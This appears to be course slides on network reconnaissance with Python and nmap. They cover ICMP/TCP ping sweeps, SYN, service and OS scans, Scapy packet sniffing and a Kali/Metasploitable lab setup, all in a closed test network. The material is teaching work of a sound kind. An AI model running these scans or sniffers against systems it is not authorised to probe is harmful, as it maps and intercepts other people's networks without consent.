ICMP -- PING

- ICMP is the protocol used by the ping command.
- The example program 010... in the network_scan folder uses the Scapy module to generate and send a corresponding data packet.
- On Unix systems, ping requires the permissions of the superuser (root).

EXPLANATION

- `pkt = IP( dst = ip )/ICMP()`

- `response = sr1 (pkt ,
timeout = 1 , verbose = 0)`

- Creates the IP packet with the necessary information for ICMP.

- Packet is being sent, maximum waiting time is 1 second, no output to the console.

OUTPUT

```
(kali㉿kali)-[/mnt/hhz_cs/Netzwerk_scannen]
$ sudo python 010_ICMP_Ping.py
Scanning network 192.168.56.0 ...
Pinging 192.168.56.100 ... Active
Pinging 192.168.56.101 ... Inactive
Pinging 192.168.56.102 ... Active
Pinging 192.168.56.103 ... Active
Pinging 192.168.56.104 ... Inactive
Pinging 192.168.56.105 ... Inactive
Pinging 192.168.56.106 ... Inactive
Pinging 192.168.56.107 ... Inactive
Pinging 192.168.56.108 ... Inactive
Pinging 192.168.56.109 ... Inactive
Pinging 192.168.56.110 ... Inactive

Active hosts:
192.168.56.100
192.168.56.102
192.168.56.103
```

TCP - PING

- Program 020... takes a different path
- It is specifically attempting to connect to port 80 (web server, http).
- The socket module is used here (socket -> synonym for port).

EXPLANATION

```
try :  
    sock = socket . create_connection (( ip , port ),  
    timeout = 1 )  
  
    print ( "Active" )  
  
    active_hosts.append ( ip )  
  
    sock.close ( )  
  
except ( socket . timeout , socket . error ):  
    print ( "Inactive" )
```

- Attempting to establish a connection to port 80 of the IP address
- An exception is thrown if no service/daemon/server process responds on the port.

OUTPUT

```
(kali㉿kali)-[/mnt/hhz_cs/Netzwerk_scannen]
$ python 020__TCP__Ping.py
Scanning network 192.168.56.0 on port 80 ...
Connecting to 192.168.56.100:80 ... Inactive
Connecting to 192.168.56.101:80 ... Inactive
Connecting to 192.168.56.102:80 ... Inactive
Connecting to 192.168.56.103:80 ... Active
Connecting to 192.168.56.104:80 ... Inactive
Connecting to 192.168.56.105:80 ... Inactive
Connecting to 192.168.56.106:80 ... Inactive
Connecting to 192.168.56.107:80 ... Inactive
Connecting to 192.168.56.108:80 ... Inactive
Connecting to 192.168.56.109:80 ... Inactive
Connecting to 192.168.56.110:80 ... Inactive

Active hosts:
192.168.56.103
```


COMPARISON

feature	ICMP ping scan	TCP ping scan
protocol	ICMP	TCP
Advantages	Fast and efficient.	It also works with ICMP blocking.
	Easy to implement.	Detects active services on specific ports.
Disadvantages	ICMP can be blocked by firewalls.	Requires an open TCP port.
	Does not detect any active services.	Slower than ICMP scan.

NMAP MODULE

- Source 030... pings the computers on the network in the same way as `nmap -sn` does.
- The Nmap module used allows very convenient access to all functionality known from the Nmap command.

EXPLANATION

```
nm . scan ( hosts =  
network_range , arguments =  
'-sn' )
```

- This line corresponds to "nmap -sn 192.168.56.0/25" in our example.
- The Nmap module understands the command-line syntax of nmap.

OUTPUT

```
(kali㉿kali)-[/mnt/hhz_cs/Netzwerk_scannen]  
$ python 030_Nmap-sn_Ping.py  
Scanning network range: 192.168.56.0/25  
Host 192.168.56.103 is active.  
  
Active hosts found:  
192.168.56.103
```



QUESTIONS




1. Which route do you prefer and why?
 2. Why does the 030.. program scan in the range 192.168.56.0/25?
 3. Suggest possible applications for the programs
- 
- 


TCP/IP PACKET

Source:

<https://external-content.duckduckgo.com/iu/?u=https%3A%2F%2Felectrascematics.com%2Fwp-content%2Fimg%2F2043-tcp-ip-packet-structure-diagram.jpg&f=1&nofb=1&ipt=d3e50978b3cb348fc2e550d4c5365dbafb4cfa7373d86eeb0b30bca0c9a7bb07&ipo=images>



ESTABLISHING A TCP/IP CONNECTION



ESTABLISHING A TCP/IP CONNECTION (3-WAY HANDSHAKE)

phase	Description	Technical details
1. SYN (Synchronize)	The client initiates the connection by sending a SYN packet to the server.	Flag : SYN (Synchronize).
		Purpose : Informs the server that the client wants to establish a connection.
		Sequence number : The client sends an Initial Sequence Number (ISN), e.g., 1000. This is the first step towards synchronizing the sequence numbers.
2. SYN-ACK	The server responds with a SYN-ACK (Synchronize-Acknowledge) packet to acknowledge the request.	Flags : SYN and ACK (Acknowledgment).
		Sequence number : The server sends its own ISN, e.g. 2000.
		Acknowledgement : The server acknowledges the client's sequence number by stating its ISN + 1 (ACK = 1001).
3. ACK (Acknowledge)	The client confirms the connection by sending back an ACK (Acknowledgment) packet.	Flag : ACK.
		Acknowledgement : The client acknowledges the server's sequence number by specifying its ISN + 1 (ACK = 2001).
		Status : After this step, the connection is fully established and ready for data exchange.

TCP CONNECTION

aspect	Explanation
Meaning of the sequence numbers	Sequence numbers are used for synchronization and tracking of the transmitted data packets. Each participant (client and server) sends its own Initial Sequence Number (ISN), which is then confirmed by the other party.
Flags	- SYN : Synchronization.
	- ACK : Confirmation.
	- SYN-ACK : Combination of synchronization and acknowledgment.
	- Other flags such as FIN (connection termination) and RST (reset) are used during or after the connection.
Timeouts and retransmissions	If a packet fails to arrive during one of the phases, the receiving end waits a set time (timeout) and resends the packet. This ensures reliability but can lead to delays in the event of network problems.
Advantages of the handshake	The three-way handshake ensures reliable, two-way synchronization and protects against old, delayed packets.
TCP vs. UDP	Unlike TCP, which uses a three-way handshake, UDP is connectionless and does not require establishing a connection. This makes UDP faster, but less reliable.

NMAP SYN SCAN

- The Nmap option `-sS` scans the ports by sending a SYNC, but never an ACK.
- Since no connection is established, this is less noticeable.
- Modern intrusion detection systems and/or firewalls can often detect this behavior.

NMAP SYN SCAN - RESPONSE INFORMATION

status	Meaning
Open	The port accepts connections (response with SYN/ACK).
Closed	The port is reachable, but does not accept connections (response with RST).
Filtered	The port is protected by a firewall or filter and is not responding (no response or ICMP error message).



NETWORK SNIFFING



- Network sniffing is considered hacking. Only do this within our closed test network.
 - A computer listens for all packets from the network and evaluates their content.
 - Since there is no active interference with network traffic, this cannot be detected by intrusion detection systems or other monitoring software.
- 
- 

NETWORK SNIFFING

- The program 050... uses the Scapy module to read the network's data packets.
- The process attempts to determine the IP address of the sender and receiver, as well as the protocol of the packet and the length of the data sent.

EXPLANATION

- `sniff (iface = "eth0",
prn = packet_callback ,
filter = "ip" , store = 0
)`

- Filtering IP traffic on network adapter eth0. If a data packet is received, then "packet_callback" is called.
- "packet_callback" extracts the information from the different layers (see next slide)

SCAPY LAYER

Layer	Description	Scapy class	Example of an exam
Ethernet	Data link layer, commonly used for LAN connections.	Ether	packet.haslayer(Ether)
ARP	Address Resolution Protocol, for resolving IP addresses into MAC addresses.	ARP	packet.haslayer(ARP)
IP	Network layer, IPv4 packets.	IP	packet.haslayer(IP)
IPv6	Network layer, IPv6 packets.	IPv6	packet.haslayer(IPv6)
TCP	Transport layer, reliable connection between sender and receiver.	TCP	packet.haslayer(TCP)
UDP	Transport layer, connectionless protocol.	UDP	packet.haslayer(UDP)
ICMP	Control log, e.g. for ping requests and error messages.	ICMP	packet.haslayer(ICMP)
Raw	User data without a specific protocol header.	Raw	packet.haslayer(Raw)
DNS	Domain Name System, for name resolution (UDP or TCP).	DNS	packet.haslayer(DNS)
HTTP	Hypertext Transfer Protocol, for web traffic.	HTTP (requires extension)	packet.haslayer(HTTP)
TLS/SSL	Transport Layer Security (TLS) or Secure Sockets Layer (SSL) for encrypted connections.	TLS , SSL	packet.haslayer(TLS)
GRE	Generic Routing Encapsulation, for tunnel protocols.	GRE	packet.haslayer(GRE)
ESP	Encapsulating Security Payload, for encrypted traffic in IPsec tunnels.	ESP	packet.haslayer(ESP)

TO SEE ABSOLUTELY EVERYTHING

- `print(packet.show())`

displays the entire package structure, including all layers.

VERIFYING THE OUTPUT

- The output of the sniffer script can be checked using the command (in a new console window):

```
sudo tcpdump -i eth0 .
```

The background is a dark blue gradient. In the corners, there are white, stylized circuit-like lines with small circles at the ends, resembling a network or data flow diagram.

IDENTIFYING THE SERVICES ON PORTS

DETERMINING THE SERVICES AND THEIR VERSIONS

- Here too, we rely on the nmap functionality.
- The actual scan command:
`nm.scan(hosts=target, ports=port_range, arguments='-sV')`
- The information obtained is the same as that obtained with the nmap command.
- The program 060... shows the procedure.

DETERMINING THE C

- The nmap module helps again.
- Calling the command in a script can obtain significantly more information than the nmap command provides.
- Source Code: 070...

```
(root@kali)-[/mnt/hhz_cs/Netzwerk_scannen]
# python 070_OS-detection.py
Scanning target for OS detection: 192.168.56.103
Host: 192.168.56.103
State: up
OS: Microsoft Windows Server 2008 SP2 or Windows 10 or Xbox One (Accuracy: 100%)
- OS Type: general purpose
- Vendor: Microsoft
- OS Generation: 2008
- Accuracy: 100%
- OS Type: general purpose
- Vendor: Microsoft
- OS Generation: 10
- Accuracy: 100%
- OS Type: media device
- Vendor: Microsoft
- OS Generation: None
- Accuracy: 100%
OS: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1 (Accuracy: 100%)
- OS Type: general purpose
- Vendor: Microsoft
- OS Generation: 7
- Accuracy: 100%
- OS Type: general purpose
- Vendor: Microsoft
- OS Generation: 2008
- Accuracy: 100%
- OS Type: general purpose
- Vendor: Microsoft
- OS Generation: 8
- Accuracy: 100%
- OS Type: general purpose
- Vendor: Microsoft
- OS Generation: 8.1
- Accuracy: 100%
```

VULNERABILITY SCAN

- Of course, the Nmap module can also perform a vulnerability scan.
- The program 080 .. shows the implementation

NMAP - INFORMATION

- Documentation and further reference materials for nmap can be found at <https://nmap.org>.
- The source code is available on GitHub (<https://github.com/nmap/nmap>).
[There are also other repositories there.](#)
- If everything else fails to provide the desired information, then only the good old "print" command will help.



PENTESTING

DEFENSE – OPEN SOURCE TOOLS

SET UP

- Please clone the Kali Linux VM.
- In the defense section, we will use a Kali Linux VM (the first one installed) to take the appropriate defense actions.
- The other Kali Linux VM (the clone) is used to simulate attacks via small scripts.
- Development of the defense infrastructure (see next slide)

INSTALLING KALI LINUX


(SETTING THE IP ADDRESS IN KALI LINUX)

- Sudo nano /etc/network/interfaces

```
auto eth1
iface eth1 inet static
address 192.168.100.13
netmask 255.255.255.0
```

- Restart network :

```
sudo systemctl restart networking
```




```
GNU nano 8.4
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth1
iface eth1 inet static
    address 192.168.100.13
    netmask 255.255.255.0
```

CLOSED NETWORK ENVIRONMENT



DIVISION OF TASKS

- The initial installation is used to carry out "attacks" on the clone.
- All defense mechanisms are established on the clone.
- Initial installation prompt: -- ATTACKER -- \$
(export PS1="-- ATTACKER -- \\$ ")
- Prompt of the clone: unchanged

THE VARIOUS VMS

IPv4	VM
192,168,56,100 ??	Virtual Box
192,168,100,10	Ubuntu – Metasploitable 3
192.168.100.11	Windows 2008 - Metasploitable
192,168,100,12	Kali Linux - Initial Installation
192,168,100,13	Kali Linux clone

SSH CONFIGURATION – CLONE VM

- The following slides show the setup and starting of the SSH daemon.
- This happens on the clone VM.
- This gives us a service that can be contacted from another computer.

SSHD CONFIGURATION – CLONE VM

OPENSSSH VERIFICATION

- `sudo apt list --installed | grep openssh`

```
(kali㉿kali)-[~]  
$ sudo apt list --installed | grep openssh  
[sudo] password for kali:  
  
WARNING: apt does not have a stable CLI interface. Use with caution in script  
s.  
  
openssh-client/now 1:9.7p1-7 amd64 [installed,local]  
openssh-server/now 1:9.7p1-7 amd64 [installed,local]  
openssh-sftp-server/now 1:9.7p1-7 amd64 [installed,local]
```

SSH STATUS

- `sudo systemctl status ssh`

```
(kali㉿kali)-[~]  
$ sudo systemctl status ssh  
  
o ssh.service - OpenBSD Secure Shell server  
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset:  
   Active: inactive (dead)  
     Docs: man:sshd(8)  
           man:sshd_config(5)
```

SSHD CONFIGURATION – CLONE VM

STARTING THE SSHD

